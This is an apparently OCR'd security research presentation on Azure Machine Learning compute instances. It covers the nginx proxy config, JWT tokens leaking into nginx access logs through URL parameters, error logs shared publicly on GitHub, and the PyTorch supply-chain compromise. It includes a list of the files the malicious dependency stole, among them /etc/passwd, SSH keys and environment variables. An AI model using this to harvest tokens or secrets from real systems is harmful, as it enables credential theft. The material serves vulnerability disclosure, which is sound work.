
e.g. JupyterLab URL - https://aml.eastasia.instances.azureml.ms/lab



Access Compute Instance using JupyterLab



Access Compute Instance using browser-embedded terminal



Authentication flow for a user accessing AML service

```
listen       44224 ssl default_server;
server_name  dsvm.local;

ssl_certificate /mnt/batch/tasks/startup/certs/sha1-c552de288f946fc143edd721a5b03a20bbdf504b.pem;
ssl_certificate_key /mnt/batch/tasks/startup/certs/sha1-c552de288f946fc143edd721a5b03a20bbdf504b.key;

if ($i_cn !~ "^DigiCert SHA2 Secure Server CA$|^DigiCert SHA2 Secure Server CA$") {
    return 401;
}
if ($s_cn != eastasia.identity.notebooks.azureml.net) {
    return 401;
}
```

nginx config of the Compute Instance

```
if ($http_x_ms_target_port ~ ^[0-9]+$) {
    set $proxyhost 127.0.0.1:$http_x_ms_target_port;
}
if ($http_x_ms_target_port !~ ^[0-9]+$) {
    return 401;
}

location ~ (/api/ls/|/api/kernels/|/terminals/websocket/|/ws/|/ws|/p\/(\w+)\/terminal\/(\w+)/|/websocket/) {
    proxy_pass            http://$proxyhost;
    proxy_set_header      Host $http_x_forwarded_host;
    # websocket support
    proxy_http_version    1.1;
    proxy_set_header      Upgrade "websocket";
    proxy_set_header      Connection "Upgrade";
    proxy_read_timeout    86400;
}

location / {
    proxy_pass          http://$proxyhost;
    proxy_set_header    Host $http_x_forwarded_host;
}
```

nginx config of the Compute Instance

Incoming Request Flow

```
GET /terminals/websocket/2?token=eyJ0eXAiOiJ... HTTP/1.1
Host: aml.eastasia.instances.azureml.ms
X-MS-Target-Port: 8888
```

127.0.0.1:8888


0.0.0.0:44224

NGINX

jupyter

/var/log/nginx/{access,error}.log

JWT logged in nginx access logs




```
"GET /terminals/websocket/2?token=eyJ0eXAiOiJKV1QiLC
"DELETE /api/terminals/2 HTTP/1.1" 204 0 "-" ""
```

```
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI",
  "kid": "2ZQpJ3UpbjAYXYGaXEJl8lV0TOI"
}.{
  "aud": "https://management.core.windows.net/",
  "iss": "https://sts.windows.net/[redacted]
```


Decode JWT to view the AML token

JWT token in URL parameter

- in the `Authorization` header, e.g.:

```
Authorization: token abcdef...
```

- In a URL parameter, e.g.:

```
https://my-server/tree/?token=abcdef...
```

- In the password field of the login form that will be shown to you if you are not logged in.

Jupyter server can receive token in URL parameter (Source: Jupyter Docs)

What could go wrong?

[redacted]

Contributor

Thanks for reporting the problem. can you please provide stdout.txt and stderr.txt from /mnt/batch/tasks/startup/ for investigation? You can solve the problem by resizing the cluster to 0 and back to 2.

```
az batchai cluster resize -n -g -t 0
az batchai cluster resize -n -g -t 1
```

[redacted]

Error logs being shared on public platforms like GitHub

Supply Chain Attack in Dependencies


PyTorch discloses malicious dependency chain compromise over holidays

By Ax Sharma


January 1, 2023

- nameservers from `/etc/resolv.conf`
- hostname from `gethostname()`
- current username from `getlogin()`
- current working directory name from `getcwd()`
- environment variables
- `/etc/hosts`
- `/etc/passwd`
- the first 1000 files in the user's `$HOME` directory
- `$HOME/.gitconfig`
- `$HOME/.ssh/*.`

Storage Account



File Share



Blob Container

Jupyter Notebooks


Datasets


Logs

